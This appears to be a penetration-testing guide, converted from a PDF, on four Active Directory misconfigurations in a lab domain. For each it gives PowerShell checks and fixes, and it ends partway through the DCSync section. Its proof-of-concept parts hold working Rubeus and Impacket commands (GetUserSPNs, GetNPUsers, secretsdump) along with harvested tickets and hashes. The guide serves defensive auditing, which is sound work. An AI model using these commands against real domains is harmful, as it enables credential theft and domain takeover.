


Most common Windows Active Directory Misconfigurations

1. Kerberos Unconstrained Delegation

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Impersonation
- Commonality of being misconfigured: 99%
- Ability to secure: Yes
- How to secure: Configure constrained delegation
- Powershell command to verify the issue:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties TrustedForDelegation
```

Figure 1



```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-ADComputer -Filter {TrustedForDelegation -eq $true -and primarygroupid -eq 515} -Properties TrustedForDelegation

DistinguishedName : CN=SQL01,CN=Computers,DC=AITpentest,DC=Local
DNSHostName       : SQL01.AITpentest.Local
Enabled           : True
Name              : SQL01
ObjectClass       : computer
ObjectGUID        : 585f7430-2f04-442e-b917-4d61ca49e615
SamAccountName    : SQL01$
SID               : S-1-5-21-128100368-1878378561-1114631721-1104
TrustedForDelegation : True
UserPrincipalName :


DistinguishedName : CN=CLIENT01,CN=Computers,DC=AITpentest,DC=Local
DNSHostName       : Client01.AITpentest.Local
Enabled           : True
Name              : CLIENT01
ObjectClass       : computer
ObjectGUID        : 6a85963b-481c-4cc0-a013-bb617775ebc0
SamAccountName    : CLIENT01$
SID               : S-1-5-21-128100368-1878378561-1114631721-1319
TrustedForDelegation : True
UserPrincipalName :
```

Attack summary

The attacker can extract the Kerberos ticket which could be used as a login session to compromise the server.

Let's assume that the CLIENT01 workstation has enabled the following function "Trust computer for delegation to any service (Kerberos only)".

Figure 2



Proof of concept

NOTE:


If the admin has logged in at least once to the server which the attacker has already access the attack can be successful. Another way is SE: Domain Admin to connect to any service on the server with unconstrained delegation.

When the admin connects to this service, the admin's TGS service ticket (with the TGT) is delivered to the server and placed into LSASS in case it's needed later.

The attacker would be able to compromise the DC01 server via an admin or service account. Through Mimikatz, Rubeus, Impacket or another tool the attacker can extract the Kerberos ticket (it could be used as a login "session") from privileged accounts (Administrator/KRBTGT). The attack is possible using a low privilege user too.

Rubeus.exe monitor /interval:5

Figure 3



```
Administrator: C:\Windows\System32\cmd.exe

ServiceName      : krbtgt/AITPENTEST.LOCAL
ServiceRealm     : AITPENTEST.LOCAL
UserName         : CLIENT01$
UserRealm        : AITPENTEST.LOCAL
StartTime        : 5/7/2021 4:56:32 AM
EndTime          : 5/7/2021 2:56:32 PM
RenewTill        : 5/14/2021 4:56:32 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : ywJ0Z2Q079mPYzZGknEzbQkSDEr0Urdhtx03uYbjJHA=
Base64EncodedTicket :

doIfPDCCBTigAwIBBaEDAgEWOoIENDCCBDBhgQsMIIEKKADAgEFoRIBEEF3VFBFTIRFUOUITE9DQUYlTJAjoAMCAQKHDAaGwZr
cm30Z3Q0EEF3VFBFTIRFUOUITE9DQUYlJggPKHIIID4KADAgESoQKCAQK1ggP5B1IDzh3tef0lqcCV0Kck4vI7EwC3ksu2u9Jdm0P
cAu3U28U4QVHLfNAkzQCEW2SCAKb/k+zU6GHCORMD1q8pRUp1yQ7alntXaa2CvQ55LU3yc/B13FmV4KLa10cNcn8s44bXeu+S
wk1TZe01/X9k9om29br66HK8QqS8bt1XMBccIk6Q1gt6A8DX28pb0z03vBBZ6EQ8wTHS21XauYq5Qm98qxGp0+9rfJ6mV//0
EAH/N0wn06ht9r+G1885WmcqBQGE1Fou4wGyk9HsUATf+52HdFRF9NjMbHnf+M6FQDeihA7B528x2j8MXj8qqD06CQ4N+h+/91k
N78KvaQhVao1hrJEATzCyQ03/Rn6Ox3oKQvhz3oQ5mYm83sgvBFalDRL3oQvQFE3B4RnBzjar3a0NJTBqMuF131jLYHwESVh+Ym
3u9x0EkV11jK4UEHPlienU43/UhdN0t4B3/qRzcbzjndFLRXPkOZ0rmMwRwXQob74+twWRWRaz88m+DPXnnSdamrq7jlr8+dCidF
nL05RQpU1KHKhYhVxwXR2MjqtEkd3I/c0ZE0IwgKntUow813oqGPePQUC1+IMqBQ9Q97B182C1Bg3wvxPTIudqvoymInMmberXX
QeKf1R8p1wY6kAYd98ygv+24trc6HENIQ+XF+Poll1KE7ohYp1e845a0Nzh3oXQ0DxKy+2539P8H8R3JMTFvNm/DORbAYgFD
4V08p+2uVj9GLM4bY9dgsE0Ecs08jz2N1Kgi22zuKCKT80PMT140cb0wP1v87QUuT7Cqg1b0nRDLn5pZ8K66/8P
Ep/iEnz7/qVnb10D8+h9J4Euq3VmfD66zmF+1/QTYGUXyGj+Xjw7Zqoz18U2CH88gMXV8h0AYbkaFIYe3QPxJ59/IOu8qDV22
NwkkH2GLzYKw9tAy4rXghj0SdgKp9ep1r1qv+4SusKgiZmyh3ERhVTYioPk8mP3Kv1eF4F69w9mKG8KVLmk14qv0D91DV6CbtAR
Varebt1chStqelmQF9/3M2PctdSC5DEARsZw1hGWNqH65Ug5eDmmmcF9BCUYx7Y203QI2uouzy209ca3DYTpEqAX1NauasLkrY
44ngCeb1ek4Ckt29YtnuIF7oIXLHuloykKpjJ4R456kaLs63HmHUSPYC+thJj9CYvXCTDpsTPiKaW9b+FcfvCjb4B4uYJ0NTjMb
S92xAnbKXKHd3h/G4z43JUBjTBhni8pXW3a2MfN343zoQ8fqYYP8F2xokyRXqo4HzMIHwoAMCAQCIgeEgeV9geIwgd+ggdww
gdkwgdagKzApoAKARKh1G0yuvJ0z26Q079mPYzZGknEzbQkSDEr0Urdhtx03uYbjJHChEhsQ0U1UEYVOVEVTVCSMT0NBTK1WNB5g
Aw10EhMA5bCUHwUVOV0d3J3Hw4QA0Q0EAAURGABYhD1xW0UwNEXntYzh1qmERgPHjAYHTA1IDcyhTU2H2JapXEYDzIwFJew
NTE0TEIjMyHq5Gx8B5VRURUSURVUULkxPQ0FhQ5UwI6ADAgECoRwwGhsGa33j1dd0Gx8B5VRURUSURVUULkxPQ0Fh


ServiceName      : cifs/DC01.AITpentest.Local
ServiceRealm     : AITPENTEST.LOCAL
UserName         : CLIENT01$
UserRealm        : AITPENTEST.LOCAL
StartTime        : 5/7/2021 4:56:32 AM
EndTime          : 5/7/2021 2:56:32 PM
RenewTill        : 5/14/2021 4:56:32 AM
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : weH7nPuqa/znrJ4AE2TmBH1UohMySQrUQd2ftoha08I=
Base64EncodedTicket :
```

2. Service Principal Name

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Kerberoasting
- Commonality of being misconfigured: 99%
- Ability to secure: Yes
- How to secure: Remove SPN users from privileged groups
- Powershell command to verify the issue:

```
aduser -filter * -properties Name, ServicePrincipalNames | where-object { ($_.ServicePrincipalNames).Count -ne 0 } | Select Name, ServicePrincipalNames
```

Figure 4



```
Administrator: Windows PowerShell

PS C:\Users\Administrator> aduser -filter * -properties Name, ServicePrincipalNames | where-object { ($_.ServicePrincipalNames).Count -ne 0 } | Select Name, ServicePrincipalNames


Name      ServicePrincipalNames
----      -
Administrator {http/server1.aitpentest.local:80}
krbtgt      {kadmin/changepw}
```

Attack summary

The attacker could use a low privilege user account to get the Admin ticket abusing of SPN function.

Let's assume that the SPN (servicePrincipalName) http/server1.aitpentest.local:80 is assigned to Administrator account.

Figure 5



Proof of concept:

Using Kerberos Impacket Tools the attacker could obtain the Ticket of privileged accounts.


```
└─$ python3 /home/teodor/.local/bin/GetUserSPNs.py -request -dc-ip 10.0.2.4  
AITPENTEST.local/Test:Test123
```

```
teodor@kali: ~/Desktop/AITwin-project  
[teodor@Kali]~[/Desktop/AITwin-project]  
$ python3 /home/teodor/.local/bin/GetUserSPNs.py -request -dc-ip 10.0.2.4 AITPENTEST.local/Test:Test123  
Impacket v0.9.23.dev1+20210315.121412.e16198c3 - Copyright 2020 SecureAuth Corporation  
  
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon  
Delegation  
  
http://server1.aitpentest.local:80 Administrator CN=Group Policy Creator Owners,CN=Users,DC=AITpentest,DC=Local 2021-03-30 09:28:06.241576 2021-05-07 11:43:51  
0.372303 unconstrained
```

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: AS-REP roast
- Commonality of being misconfigured: 75%
- Ability to secure: Yes
- How to secure: Disable “Do not require Kerberos preauthentication” function
- Powershell command to verify the issue:

You can use `powerview.ps1` or you can check it manually see figure 7

Figure 7



Attack summary

Let's assume that the user "glenda.mireille" has enabled the following functions figure x.

If Pre-Authentication is not required the attacker can simply send a fake AS-REQ, which the KDC will immediately send the TGT because there is no password required. The AS-REP will include the TGT, along with some additional data that is encrypted with the user's key, a.k.a. the password hash, which can be obtained from the data and cracked offline.

Proof of concept

```
└─$ python3 /home/teodor/.local/bin/GetNPUsers.py -dc-ip 10.0.2.4 AITpentest/ -users users-vuln.txt -format john
```

Figure 8

```
(teodor@Kali)-[~/Desktop/AITwin-project]
└─$ python3 /home/teodor/.local/bin/GetNPUsers.py -dc-ip 10.0.2.4 AITpentest/ -users users-vuln.txt -format john
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

$krb5asrep$glenda.mireille@AITPENTEST:7f18e324df7cefcde345c3358b097a74$bb5894ddc1b43defd5c1479c2570d8d4cf62220fdd7779e7006c476a2775b309462c3c2f1cda54d2584e10e
e442162e42db8993aa8e497f7f0cc4b7c0533ba361ea7fbff24636fbc9fa68406ee9114b66a7ebf0713b49e3e57c30a179b2a09e3ce525a2de70697ea18e77cb0e813115f75fbd902eb0065e1e7d56
357e267ba5ed65bd87261f5a72e45fdd61bc53ad80f1c51f5745de0fc60d4fa2aad96b40863aff81a8af5fa850086659164a47e963eed29075163429905f4c2482840d4bc940697f8b9203f15c88f
ad98f2b7794f9740faf7b341b3e84b484c5535915d39138d81437edaefe2e3c22ba213
$krb5asrep$rosemaria.drona@AITPENTEST:e60d8b26c64b307b104b2ca3c007cc85563e33a88e7a418d6355bc6e48d9530135cf69f41dc522548c82703316f46fc6b2487b602f05ac4a3cfb3f6a6
9491757c84a3ca082a9002170f539705bf6ad249a032a20ebce30f4dc44f25a2f1dd935741d85369b0148170dd1c341226d0115b1e7656b9ef0ca083ff524689834bb1878c6e743868847601da23d
e5b6fc49f7710cb640e22647b149a25daed0027d01e6d53f8ddf94516b817a0cc8d32d160982e7eab3bcf063489df7b9af16acbd11eb4a5edf9c5c854ac2978e0e0f4d014207b6ba68248dd00b86ce
bdb99a35114984beace62a3538eb2673c328ae34b7a8e7bdba9d2bd03d7233708428d
$krb5asrep$myrta.jackie@AITPENTEST:81e49ff3977e74faf96166a20c6ea15c91f3a2a1fe90f0d18f50d5dab8cc051e97c3077666c0c4e0951c008fb8cd50f1e6d9970719b69e2d39140567cd2
1e2e70daa67a55383021ad1563a36e02492d50852f8e913d3ad59cd4f4fb09f2bcbcc0b06035c61e82786c4a40545b11d42c4cdf6a7c7ee7f462ad5f5501070165794f7f30c508ed615d59fa1ef
7512e85612fe36ccc0f44c6b2dc94893a565320d19cbaf98968be37eba19e1cd61937ff33c8d7197b52f9ae796f3b27308b784877aa48bad9bce64e7b6a5bdb8a6da7a7b3f6eca404a72b7d0b7c3
6d1921646b135350386ce1380ad62694867cb6c9d27b14dc0c7465dcfb3b5e8828f
```

4. DC Sync Attack

- Availability: In every AD domain
- Level of Threat: Critical
- Attack Method: Replication of directory services
- Commonality of being misconfigured: 80%
- Ability to secure: Yes
- How to secure: control/disable the following privileges in AD;


Replicating Directory Changes

Replicating Directory Changes All

Replicating Directory Changes In Filtered Set

- Powershell tool to verify the issue: `powerview.ps1` or you can check it manually see figure below

Figure 9



Attack summary


Let's assume that the user "Test" has enabled the following functions: see figure 9

KRBTGT is an account used for Microsoft's implementation of Kerberos, the default Microsoft Windows authentication protocol. Using a low privileged account, the attacker could extract the KRBTGT's NTLM hash.

Proof of concept

```
└─$ python3 secretsdump.py AITpentest.local/Test:Test123@10.0.2.4 -just-dc-ntlm
```

Figure 10



```
(teodor@Kali)-[~/.../hackthebox/kerberos/impacket/examples]
└─$ python3 secretsdump.py AITpentest.local/Test:Test123@10.0.2.4 -just-dc-ntlm
